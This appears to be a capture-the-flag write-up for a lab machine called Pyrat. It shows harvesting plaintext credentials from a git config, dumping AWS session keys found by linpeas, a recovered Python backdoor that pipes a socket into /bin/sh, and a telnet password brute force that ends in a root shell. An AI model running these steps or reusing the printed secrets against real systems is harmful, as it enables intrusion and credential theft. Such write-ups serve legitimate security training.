
```
www-data@Pyrat:/opt/dev/.git/logs$ git show
git show
fatal: detected dubious ownership in repository at '/opt/dev/.git'
To add an exception for this directory, call:

        git config --global --add safe.directory /opt/dev/.git
```



```
www-data@Pyrat:/opt/dev$ git config --global --add safe.directory /opt/dev
git config --global --add safe.directory /opt/dev

warning: unable to access '/root/.gitconfig': Permission denied
warning: unable to access '/root/.config/git/config': Permission denied
error: could not lock config file /root/.gitconfig: Permission denied
```

Again i tried to use git operations but it requires some higher level of privs prior to us being able to query this lot.


However this does not mean we cannot manually enumerate the directories and files within GIT.



```
www-data@Pyrat:/opt/dev/.git$ cat config
cat config
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[user]
        name = Jose Mario
        email = josemlwdf@github.com

[credential]
        helper = cache --timeout=3600

[credential "https://github.com"]
        username = think
        password = _TH1NKINGPirate$_
```

Any config file is always worth to look at as they usually contain information about other endpoints or if you are lucky some credential.

Credential Found



```
[credential "https://github.com"]
        username = think
        password = _TH1NKINGPirate$_
www-data@Pyrat:/opt/dev/.git$ █
```

[credential "https://github.com"]
    username = think
    password = _TH1NKINGPirate$_

```
ssh think@10.10.194.154
```

Priv Escalate to Root


Enumerate directory

Linpeas.sh interesting result

C2 Security Credentials

```
{
 "Code" : "Success",
 "LastUpdated" : "2024-10-31T22:20:05Z",
 "Type" : "AWS-HMAC",
 "AccessKeyId" : "ASIA2YR2KKQM7VBLBPN5",
 "SecretAccessKey" : "Oj6SOm0NRynGNjnE8XFnE9ZqZIULK/C7rtIQili4",
 "Token" : "IQoJb3JpZ2luX2VjEB8aCWV1LXdlc3QtMSJHMEUCIF6qkqFmEgpbY6iiiw8rbtAorR+edU/
OgyxBVlGcaU8xAiEA/9u4/QTXDnqnJzRU4L3F+GvTqE6ozTO5D2u6aUeoOfcqzwQIl//////////
ARADGgw3Mzk5MzA0Mjg0NDEiDIuiIXK6uE3QCL95ESqjBKJ4YvcvdkVyJGouFBw2kGNysZHUnHyleTtiYHSoduBVa-
AkwLFRSE8+dMlQ2M+pj32KyoYWfB1vIPKQwBbl1e2I8HWxa1AJ0nyddJFUjRgKX4HWBsw3AT81f/
fSCQTb7BBzDZrr4FPs7+IQFhZPVhAbadzCWsH8cJfJCXX6Gum+zFXE+PEgyyUO3nwYd8dsK4OBocXfO79XbNK0B-
GDRlu78OtaguFHRDF3FFSs9muuPw69o/EwFKCYg0duFNOmpwrzVrrzJmPkIfc5sh2eiafCgqSJ5XJDtZRc1oao/
2QgIv6dn8OJa8Fexh8wloxAYlRgru6mE3E4j5G05nUo8f3cOR5CkstwKQj7UhvVawNvfxJlzfZYVkYExbqYkN1h8Iilc2K-
WGqPpn/ekCyaGQDhq9u+1HfxtdWU4QhFkzEE5JYTSJvfdke1KkpRl8A042jHD/
sMJvhRhgsta0VSwH1MuZu0exF6/9HJeGe75iVxe1PyAT50Kk3BIxzVJ/
i+fic8F89KP0jn1+0Xb6szOTxyCL2UsKfxRkUhCya2xCgQLVxm2HQiD1TiUB84jRP7Td8dkFZ4Jiw6r+jdW5bPta6Pr65c-
Xny599yiT7VOy7NUXS6GO9yxUjKb+8hzTVhDxuaIVaCnGv9MuaY3jWfNBd4iC8YmzsfBobT/
9tUR5Ugf9QYIxjbreX33q8pw4nFbYdRcdTQxXVo7GD85AiQO9Zf0xlBTkMw4YSQuQY6kwIyB+NlnIwIkILD03CDzqI27
+kY3Podm62wYV1VKbGtgEL1P6I1BCgLfBuOXkBiM3UyV1OUU6Cp0r17OBsRXpIiwWLRqEB/
L0s7vGXuIkjbeSx5VZEzpZsW8GRn9Za9PwWVTnfUOs3ZT03MF3qYxYMLrNdktSkLFeNcOf4gMIuB7PHzfbkab4sOn6
nPZ0dzfJeW1Apsex3BIH8DYU2gi4WBK1mE/qnR7XW741Lm0h7Jvq3dR+W1i90+L+yA/
40MwojnXZuVZ9V0EyYuFlc9npgjeUg/0/
uAIxzA14aS4178F95ceo9gyPJBz1+3PPOJO2546CGBbIs4zSY2UD0HtT76paGZsFe4/UV820HmeTekC30tdQ==",
 "Expiration" : "2024-11-01T04:20:43Z"
}
```

```
══╣ SSM Runnig
root      528  0.0  1.7 1684088 17188 ?     Ssl  22:20   0:00 /usr/bin/amazon-ssm-agent
```



What is the AWS SSM agent used for?

The SSM Agent runs on EC2 instances and **enables you to quickly and easily execute remote commands or scripts against one or more instances**. The agent uses SSM documents. When you execute a command, the agent on the instance processes the document and configures the instance as specified.

Enumerate

```
root       528  0.0  1.7 1684088 17188 ?      Ssl  22:20   0:00 /usr/bin/amazon-ssm-agent
```


After a long enumeration regarding ssm-agent I realised that there is no possible way for my self to communicate with this service. Let alone exploit it and obtain root.

Moving forward - and reading various comments from Discord I obtained some good info relating to GIT.

GIT Enumeration for credentials and exploits

Heading back to git as user 'think' we are able to run git commands within the local directory.

Using this method we can see that there is an old python script that has been deleted but it shows how the http simple web server works.



```
think@Pyrat:/opt/dev/.git$ git show
commit 0a3c36d66369fd4b07ddca72e5379461a63470bf (HEAD -> master)
Author: Jose Mario <josemlwdf@github.com>
Date:   Wed Jun 21 09:32:14 2023 +0000

    Added shell endpoint

diff --git a/pyrat.py.old b/pyrat.py.old
new file mode 100644
index 0000000..ce425cf
--- /dev/null
+++ b/pyrat.py.old
@@ -0,0 +1,27 @@
+..............................................
+
+def switch_case(client_socket, data):
+    if data == 'some_endpoint':
+        get_this_enpoint(client_socket)
+    else:
+        # Check socket is admin and downgrade if is not aprooved
+        uid = os.getuid()
+        if (uid == 0):
+            change_uid()
+
+        if data == 'shell':
+            shell(client_socket)
+        else:
+            exec_python(client_socket, data)
+
+def shell(client_socket):
+    try:
+        import pty
+        os.dup2(client_socket.fileno(), 0)
+        os.dup2(client_socket.fileno(), 1)
+        os.dup2(client_socket.fileno(), 2)
+        pty.spawn("/bin/sh")
+    except Exception as e:
+        send_data(client_socket, e
```


As per the code the functions works like this.

First function will identify the end point and check if the connection user a root user. Note that the comment stated 'admin', we can assume that this is an authentication method.
The script will still execute but will drop the privilege to a standard pre-selected user which is 'www-data' if its not an admin account.

The second function spawns a shell pretty much.

What this gives us is a hint that we can authenticate using the admin account. with the help from the 'hint - fuzzing password' in the main room we can safely assume we need to write a brute forcing script.

Im kinda bad at writing script so i had a couple of my friends help me with the script
[See link below of my GitHub where I posted the script](https://github.com/stringpilot/Python-CyberSec-Scripts/blob/main/telnet_bruteforce.py)




```
[-] Incorrect password.
Trying password: 12345
[-] Incorrect password.
Trying password: 123456789
[-] Incorrect password.
Trying password: password
[-] Incorrect password.
Trying password: iloveyou
[-] Incorrect password.
Trying password: princess
[-] Incorrect password.
Trying password: 1234567
[-] Incorrect password.
Trying password: rockyou
[-] Incorrect password.
Trying password: 12345678
[-] Incorrect password.
Trying password: abc123
[+] Success! Password found: abc123
```

Password found: abc123

Authenticating with Telnet

We can safely assume that using the credentials will allow us to authenticate



```
┌──(h4ck㉿h4ck)-[~/Documents/THM/pyrat]
└─$ telnet 10.10.184.242 8000
Trying 10.10.184.242...
Connected to 10.10.184.242.
Escape character is '^]'.
admin
Password:
abc123
Welcome Admin!!! Type "shell" to begin
shell
# ls
ls

pyrat.py  root.txt  snap
# # cat root.txt
cat root.txt

ba5ed03e9e74bb98054438480165e221
# # 
```